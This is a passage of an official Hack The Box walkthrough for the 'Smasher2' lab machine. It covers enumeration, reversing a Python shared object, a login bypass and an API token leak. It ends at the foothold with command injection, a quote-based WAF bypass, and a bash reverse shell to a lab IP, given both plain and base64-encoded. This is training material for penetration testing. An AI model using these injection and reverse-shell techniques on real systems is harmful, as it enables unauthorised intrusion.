Hack The Box
PEN-TESTING LABS

Smasher2

29th October 2019 / Document No D19.100.41

Prepared By: MinatoTW
Machine Author: dzonerzy & xG0
Difficulty: Insane
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Synopsis

Smasher2 is an insane difficult linux machine, which requires knowledge of Python, C and kernel exploitation. A folder protected by Basic Authentication is brute-forced to gain source code for a session manager on one of the vhosts. A shared object file is used by the session manager which has a vulnerable function leading to credential leakage. Then a kernel module is found which uses a weak mmap handler and is exploited to gain a root shell.

Skills Required

- Source code review
- Linux enumeration
- Kernel exploitation
- Reverse engineering

Skills Learned


- Exploiting mmap handlers
- Reversing shared objects

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.135 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.135
```



```
nmap -p$ports -sC -sV 10.10.10.135
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-10 08:01 PST
Nmap scan report for 10.10.10.135
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.2
| ssh-hostkey:
|   2048 23:a3:55:a8:c6:cc:74:cc:4d:c7:2c:f8:fc:20:4e:5a (RSA)
|   256 16:21:ba:ce:8c:85:62:04:2e:8c:79:fa:0e:ea:9d:33 (ECDSA)
|_  256 00:97:93:b8:59:b5:0f:79:52:e1:8a:f1:4f:ba:ac:b4 (ED25519)
53/tcp open  domain  ISC BIND 9.11.3-1ubuntu1.3 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.3-Ubuntu
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We have SSH open on 22 , DNS on 53 and Apache running on port 80.

DNS

A DNS server can be used to gain information about sub-domains and vhosts. As we don't have a vhost yet, let's try to do a reverse lookup using dig.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
dig -x 10.10.10.135 @10.10.10.135
```

This will try to find any records for the IP address we specified.

```
dig -x 10.10.10.135 @10.10.10.135

; <<>> DiG 9.11.5-P1-1ubuntu2.6-Ubuntu <<>> -x 10.10.10.135 @10.10.10.135
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 26637
;; flags: qr aa rd; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 69fe9d3fa911e73abbd795e05def4346e7434a74cb3817f1 (good)
;; QUESTION SECTION:
;135.10.10.10.in-addr.arpa.     IN      PTR

;; Query time: 188 msec
;; SERVER: 10.10.10.135#53(10.10.10.135)
;; WHEN: Tue Dec 10 08:03:17 PST 2019
;; MSG SIZE  rcvd: 132
```

We see that there are no such records. Let's try to do a zone transfer now. We can use smasher2.htb as a vhost based upon the box name.

```
dig -t axfr smasher2.htb @10.10.10.135
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
dig -t axfr smasher2.htb @10.10.10.135

; <<>> DiG 9.11.5-P1-1ubuntu2.6-Ubuntu <<>> -t axfr smasher2.htb @10.10.10.135
;; global options: +cmd
smasher2.htb.      SOA     smasher2.htb. root.smasher2.htb.
smasher2.htb.      NS      smasher2.htb.
smasher2.htb.      A       127.0.0.1
smasher2.htb.      AAAA    ::1
smasher2.htb.      PTR     wonderfulsessionmanager.smasher2.htb.
smasher2.htb.      SOA     smasher2.htb. root.smasher2.htb.
```

We see that it worked and now we have two new vhosts, i.e. wonderfulsessionmanager.htb and root.smasher2.htb. We can proceed to add these to /etc/hosts.

Apache

Browsing to http://smasher2.htb we see a default Apache installation for Ubuntu.


Gobuster

Let's run gobuster to find files and folders on the server. We'll add the status code 401 to find pages protected by basic authentication.

```
gobuster dir -u http://10.10.10.135/ -w directory-list-2.3-medium.txt -t 100 -x php
```

```
gobuster dir -u http://10.10.10.135/ -w directory-list-2.3-medium.txt -t 100 -x php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
/backup (Status: 301)
```


We find a folder named backup which contains the following files.



We find two files auth.py and ses.so. Let's download both of them.


```
wget http://smasher2.htb/backup/auth.py
wget http://smasher2.htb/backup/ses.so
```

Let's save these files for later and proceed to examine the other vhost i.e. wonderfulsessionmanager.htb. Browsing to the page, we see a session manager website.




There's a login page which asks for a password.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193



Let's try sending a request and intercept it in burp.



Looking at the response we find that the backend server is a python Werkzeug / Flask server. We also have a python script which was found in the backup folder. Let's examine it to see if it's the source code for this server.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Source Code Review and Reverse Engineering

Looking at the imports in auth.py, we see that it imports ses which is the shared object we found and flask, which is the server.

```
#!/usr/bin/env python
import ses
from flask import session,redirect, url_for, request,render_template,
jsonify,Flask, send_from_directory
from threading import Lock
import hashlib
import hmac
import os
import base64
import subprocess
import time
```

Then the methods are declared at the beginning:

```
def get_secure_key():
	m = hashlib.sha1()
	m.update(os.urandom(32))
	return m.hexdigest()

def craft_secure_token(content):
	h = hmac.new("HMACSecureKey123!", base64.b64encode(content).encode(),
hashlib.sha256)
	return h.hexdigest()


lock = Lock()
app = Flask(__name__)
app.config['SECRET_KEY'] = get_secure_key()
Managers = {}

def log_creds(ip, c):
	with open("creds.log", "a") as creds:
	creds.write("Login from {} with data {}:{}\n".format(ip, c["username"],
c["password"]))
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
        creds.close()

def safe_get_manager(id):
        lock.acquire()
        manager = Managers[id]
        lock.release()
        return manager

def safe_init_manager(id):
        lock.acquire()
        if id in Managers:
              del Managers[id]
        else:
               login = ["<REDACTED>", "<REDACTED>"]
               Managers.update({id: ses.SessionManager(login,
craft_secure_token(":".join(login)))})
        lock.release()

def safe_have_manager(id):
        ret = False
        lock.acquire()
        ret = id in Managers
        lock.release()
```

Looking at the safe_init_manager method, we see that it accepts an **id** parameter and checks if exists in the Managers dict declared earlier. If it doesn't already exist, the dict is updated with the key id and it's value as the ses.SessionManager object. This takes a list of the form ['username', 'password'] and a secure token. The craft_secure_token method is used to create the secure token, which is a SHA256 digest of the string username + password. The log_creds method logs a credential pair into creds.log. The secret key is a random 32-byte string, so we won't be able to brute force it.

Scrolling down, we see a definition for the /auth route which is used to login.

```
@app.route('/auth', methods=['POST'])
def login():
        ret = {"authenticated": None, "result": None}
        manager = safe_get_manager(session["id"])
        data = request.get_json(silent=True)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
	if data:
	try:
		tmp_login = dict(data["data"])
	except:
		pass
	tmp_user_login = None
	try:
		is_logged = manager.check_login(data)
		secret_token_info = ["/api/<api_key>/job", manager.secret_key,
int(time.time())]
		try:
		tmp_user_login = {"username": tmp_login["username"], "password":
tmp_login["password"]}
		except:
		pass
		if not is_logged[0]:
		ret["authenticated"] = False
		ret["result"] = "Cannot authenticate with data: %s - %s" %
(is_logged[1], "Too many tentatives, wait 2 minutes!" if manager.blocked else "Try
again!")
		else:
		if tmp_user_login is not None:
			log_creds(request.remote_addr, tmp_user_login)
		ret["authenticated"] = True
		ret["result"] = {"endpoint": secret_token_info[0], "key":
secret_token_info[1], "creation_date": secret_token_info[2]}
	except TypeError as e:
		ret["authenticated"] = False
		ret["result"] = str(e)
	else:
	ret["authenticated"] = False
	ret["result"] = "Cannot authenticate missing parameters."
	return jsonify(ret)
```

First the manager variable is initialized with a ses.SessionManager object using the id. Then the data variable is used to store the requested JSON. If it's not null, then tmp_login is used to store the requested credentials. Then manager.check_login is used to check if the login is valid, which returns an array. An array named secret_token_info is created with details about the API key. If islogged[0] is not true, the authentication fails and the message is returned. The manager.block attribute decides whether the user is blocked or not. If the login is successful, then it goes ahead and logs the creds using the log_creds method, and also returns the API key and endpoint to

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

access.

Looking at the endpoint route:

```
@app.route("/api/<key>/job", methods=['POST'])
def job(key):
	ret = {"success": None, "result": None}
	manager = safe_get_manager(session["id"])
	if manager.secret_key == key:
	data = request.get_json(silent=True)
	if data and type(data) == dict:
		if "schedule" in data:
		out = subprocess.check_output(['bash', '-c', data["schedule"]])
		ret["success"] = True
		ret["result"] = out
		else:
		ret["success"] = False
		ret["result"] = "Missing schedule parameter."
	else:
		ret["success"] = False
		ret["result"] = "Invalid value provided."
	else:
	ret["success"] = False
	ret["result"] = "Invalid token."
	return jsonify(ret)
```

We see that it accepts JSON via a POST request, and uses the schedule value to execute the subprocess.check_output method. As there is no sanitization in place, this is vulnerable to command injection. Let's reverse the ses.so file to examine the method definitions. You can use your preferred decompiler / disassembler to reverse engineer the shared object. A trial version of Hopper will also suffice.

Looking at the SessionManager_init method we see the object initialization:

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
int SessionManager_init(int arg0, int arg1) {
    var_30 = arg1;
    if (PyArg_ParseTuple(var_30, 0x2899) == 0x0) {
            rax = 0x0;
    }
    else {
            if ((*(*(var_18 + 0x8) + 0xa8) & 0x2000000) == 0x0) {
                    rax = ErrorMsg(**qword_202fd0, "Argument 2 must be a list.", var_30);
            }
            else {
                    if ((*(*(var_10 + 0x8) + 0xa8) & 0x8000000) == 0x0) {
                            rax = ErrorMsg(**qword_202fd0, "Argument 3 must be a string.", var_30);
                    }
                    else {
                            PyObject_SetAttrString(var_20, "user_login", var_18);
                            PyObject_SetAttrString(var_20, "secret_key", var_10);
                            PyObject_SetAttrString(var_20, "login_count", PyInt_FromLong(0x0));
                            PyObject_SetAttrString(var_20, "last_login", PyInt_FromLong(0x0));
                            PyObject_SetAttrString(var_20, "blocked", PyInt_FromLong(0x0));
                            PyObject_SetAttrString(var_20, "time_module", PyImport_ImportModuleNoBlock(0x290a));
                            **qword_202fe0 = **qword_202fe0 + 0x1;
                            rax = *qword_202fe0;
                    }
```

The object consists of user_login (a list), and secret_key (secure token). We saw this previously in the safe_init_manager method, where the login list and craft_secure_token method were used. Looking further, we see the object consisting of a few internal attributes i.e. the integers login_count, last_login, and blocked. The time_module might be used to represent the time of the login attempt. Next, let's look at the check_login method, which we saw in the login() method.

```
int SessionManager_check_login(int arg0, int arg1) {
    var_80 = arg1;
    var_58 = PyList_New(0x2);
    if (PyArg_ParseTuple(var_80, 0x291b) != 0x0) goto loc_2051;

loc_2047:
    rax = 0x0;
    goto loc_250e;

loc_250e:
    rcx = *0x28 ^ *0x28;
    if (rcx != 0x0) {
            rax = __stack_chk_fail();
    }
    return rax;

loc_2051:
    if ((*(*(var_60 + 0x8) + 0xa8) & 0x20000000) != 0x0) goto loc_20bc;

loc_206a:
    *var_60 = *var_60 - 0x1;
    if (*var_60 == 0x0) {
            (*(*(var_60 + 0x8) + 0x30))(var_60, 0x291b, var_60);
    }
    rax = ErrorMsg(**qword_202fd0, "Expecting a dict!", var_80);
    goto loc_250e;
```

Right at the top we see that it checks if the passed argument is a dict or not. If it's a dict then it

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

checks if the parameter “data” is present in the dict or not.

```
loc_20bc:
    if ((dict_contains(var_60, 0x2930) ^ 0x1) == 0x0) goto loc_2128;

loc_20d6:
    *var_60 = *var_60 - 0x1;
    if (*var_60 == 0x0) {
            (*(*(var_60 + 0x8) + 0x30))(var_60, 0x2930, var_60);
    }
    rax = ErrorMsg(**qword_202fd0, "Missing data parameter", var_80);
    goto loc_250e;
```

If there’s a data parameter in the input object, the code then checks if the user is blocked from logging in or not.

```
loc_2128:
    var_50 = get_dict_key(var_60, 0x2930);
    if ((is_blocked(var_68) ^ 0x1) == 0x0) goto loc_2444;

loc_2156:
    if (get_login_count(var_68, 0x2930) > 0x9) goto loc_23eb;
```

The is_blocked() method checks if the “blocked” attribute in the object is set or not. If the method returns 1, the login fails. If the user isn’t blocked, the get_login_count() method is called, which returns the number of login attempts by the user. If the count is greater than 9, then the code jumps to loc_23eb.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
loc_24c5:
    *var_50 = *var_50 - 0x1;
    if (*var_50 == 0x0) {
            (*(*(var_50 + 0x8) + 0x30))(var_50);
    }
    *var_58 = *var_58 + 0x1;
    rax = var_58;
    goto loc_250e;

loc_23eb:
    set_blocked(var_68);
    var_40 = PyBool_FromLong(0x1);
    *var_40 = *var_40 + 0x1;
    **(var_58 + 0x18) = PyBool_FromLong(0x0);
    *(*(var_58 + 0x18) + 0x8) = var_50;
    goto loc_24c5;
```

After jumping to loc_23eb, the set_blocked() method is called to prevent future login attempts by the user within a period of time. The user object i.e. var_68 is never used by code after this point. This is where the concept of “Reference Counting” comes in.

Reference Counting

Unlike C and C++, python automatically creates and frees objects on the heap. In order to keep track of the usage of an object, python counts the number of references to it. In simple terms, a reference is a pointer to the object in memory. The getrefcount function in the sys module returns the number of references to an object. For example:

```
from sys import getrefcount

a = ['HTB rockz!!']
print "Current count: {}".format(getrefcount(a))

b = a
print "New count: {}".format(getrefcount(a))
```

The code initializes the variable “a” with a list containing the string ‘HTB rockz!!’. This is allocated

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

by python on the heap, and now a reference is given to “a” pointing to the list. Then the reference count for “a” is printed. Next, another variable “b” is initialized with “a”. This will pass the reference of the string to “b”. After which the reference count is printed again.

```
python checkrefs.py

Current count: 2
New count: 3
```

As we can see, the reference count for “a” is equal to two, as it is referenced by the function as well as the variable creation. The reference count is incremented to three after the variable “b” gets initialized. But once the variable gets deleted, the reference count is decremented. Add the following lines to the script and run the code again.

```
del b
print "Count after deleting b: {}".format(getrefcount(a))
```

```
python checkrefs.py

Current count: 2
New count: 3
Count after deleting b: 2
```

As discussed, the reference count for “a” goes back to 2 due to dereferencing of the object after deletion of “b”. When the reference count for a particular object falls to 0 , the garbage collector automatically deallocates it from the heap.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Now that we know about Reference Counting, we can go ahead and try exploiting the server. Going back to the python code, it's seen that the secret_token_info list is initialized right after the check_login method is called.

```
tmp_user_login = None
try:
     is_logged = manager.check_login(data)
     secret_token_info = ["/api/<api_key>/job", manager.secret_key,
int(time.time())]
```

The secret_token_info is present right next to the "data" object on the heap and is shifted to the top once the reference count for "data" drops to 0.

This means that we can leak the secret_token object at the 11th login attempt by sending a crafted object in the request, such as:

```
{"action": "auth", "data":["",""],0]}
```

Where **`["","",0]`** is the format for secret_token_info.

The image shows the leaked API token after sending 10 failed login attempts.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Alternate Method

Going back to the check_login method we see the strcmp calls, which use the get_internal_usr() and get_internal_pwd() calls.

```
loc_22db:
    var_38 = get_dict_key(var_50, "username");
    var_30 = get_dict_key(var_50, "password");
    var_28 = PyString_AsString(var_38);
    var_20 = PyString_AsString(var_30);
    if ((strcmp(var_28, get_internal_usr(var_68)) == 0x0) && (strcmp(var_20, get_internal_pwd(var_68)) == 0x0)) {
            **(var_58 + 0x18) = PyBool_FromLong(0x1);
            *var_50 = *var_50 + 0x1;
            *(*(var_58 + 0x18) + 0x8) = var_50;
    }
```

Looking at the definition of both the methods:

```
int get_internal_usr(int arg0) {
    var_10 = PyObject_GetAttrString(arg0, "user_login");
    var_8 = PyString_AsString(PyList_GetItem(var_10, 0x0));
    *var_10 = *var_10 - 0x1;
    if (*var_10 == 0x0) {
            (*(*(var_10 + 0x8) + 0x30))(var_10, 0x0, var_10);
    }
    rax = var_8;
    return rax;
}
```


```
int get_internal_pwd(int arg0) {
    var_10 = PyObject_GetAttrString(arg0, "user_login");
    var_8 = PyString_AsString(PyList_GetItem(var_10, 0x0));
    *var_10 = *var_10 - 0x1;
    if (*var_10 == 0x0) {
            (*(*(var_10 + 0x8) + 0x30))(var_10, 0x0, var_10);
    }
    rax = var_8;
    return rax;
}
```

We see that the methods are one and the same. They both take in the object and read the first element from it, i.e. the username, which can be concluded from PyList_GetItem(var_10, 0x0).

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

So the check_login methods compare the request username and password to *just the internal username* and not the password. This means that we can bypass the login if we're able to guess the correct username.

Trying a few usernames we find that "Administrator" let's us in. It is worth noting that C is case sensitive, hence administrator is not the same as Administrator.




The API key is returned, which can be used to execute commands.

Foothold

As we saw earlier that the schedule parameter is vulnerable to command injection. Let's try injecting some commands.

We see output of the command "whoami". But other commands such as ls, curl, or wget return a 403 error. This could mean that there's a WAF in place.




In bash there's a feature known as string concatenation, for example:

```
w'h'o'a'm'i'
root
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

All the characters or strings within the quotes are concatenated to form a single string and then the command gets executed. We can abuse this in order to bypass the WAF. This is because the WAF sees the obfuscated command but not the final command line. The only precaution we need to take is that the number of quotes should be even. Let's try that.



As we see, **l's'** was able to bypass the WAF and execute. Now, in order to get a shell we can use a bash one-liner encoded as base64.

```
echo '/bin/bash -i >& /dev/tcp/10.10.14.2/4444 0>&1' | base64
```

After which our command would look like:

```
echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvNDQ0NCAwPiYxCg== | base64 -d |
bash
```

